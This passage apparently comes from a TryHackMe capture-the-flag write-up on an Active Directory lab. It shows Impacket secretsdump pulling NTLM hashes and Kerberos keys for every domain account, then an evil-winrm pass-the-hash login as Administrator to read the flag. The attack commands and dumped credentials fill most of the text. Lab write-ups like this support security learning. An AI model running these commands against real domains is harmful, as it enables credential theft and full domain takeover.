root@ip-10-10-150-185:~# python3.9 /opt/impacket/examples/secretsdump.py spookysec.local/backup:'backup2517860'@10.10.127.155 -just-dc
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:1ff10ff3a432d9b6b5d6ff2329eacd03:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookysec.local\skidy:aes128-cts-hmac-sha1-96:484d875e30a678b56856b0fef09e1233
spookysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookysec.local\breakerofthings:aes256-cts-hmac-sha1-96:4c8a03aa7b52505aeef79cecd3cfd69082fb7eda429045e950e5783eb8be51e5
spookysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookysec.local\breakerofthings:des-cbc-md5:7a976bbfab86b064
spookysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7fdbecc9d33f303050d77b6bff0e74d0184b5acbd563c63c102da389112
spookysec.local\james:aes128-cts-hmac-sha1-96:08fea47e79d2b085dae0e95f86c763e6
spookysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1f1fc93f90630b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookysec.local\optional:aes128-cts-hmac-sha1-96:02f4a47a426ba0dc8867b74e90c8d510
spookysec.local\optional:des-cbc-md5:8c6e2a8a615bd054
```



We are using pass the hash technique to obtain the flag

```
root@ip-10-10-150-185:~# evil-winrm -u administrator -H '0e0363213e37b94221497260b0bcb4fc' -i 10.10.127.155

                                        
Evil-WinRM shell v3.3
                                        
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for nil:NilClass
                                        
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
                                        
Info: Establishing connection to remote endpoint
                                        
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

```
root@ip-10-10-150-185: ~
File  Edit  View  Search  Terminal  Help
-a----         4/4/2020   11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\desktop> cd..
*Evil-WinRM* PS C:\Users\Administrator> cd..
*Evil-WinRM* PS C:\Users> dir


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/17/2020   4:04 PM                a-spooks
d-----         9/17/2020   4:02 PM                Administrator
d-----          4/4/2020  12:19 PM                backup
d-----          4/4/2020   1:07 PM                backup.THM-AD
d-r---          4/4/2020  11:19 AM                Public
d-----          4/4/2020  12:18 PM                svc-admin


*Evil-WinRM* PS C:\Users>
```


root@ip-10-10-150-185: ~
File Edit View Search Terminal Help
PS C:\Users\Administrator> cat root.txt
Cannot find path 'C:\Users\Administrator\root.txt' because it does not exist.
At line:1 char:1
+ cat root.txt
+ ~~~~~~~~~~~~
+ CategoryInfo : ObjectNotFound: (C:\Users\Administrator\root.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
PS C:\Users\Administrator> cd desktop
PS C:\Users\Administrator\desktop> dir
Directory: C:\Users\Administrator\desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 4/4/2020 11:39 AM 32 root.txt
PS C:\Users\Administrator\desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
PS C:\Users\Administrator\desktop>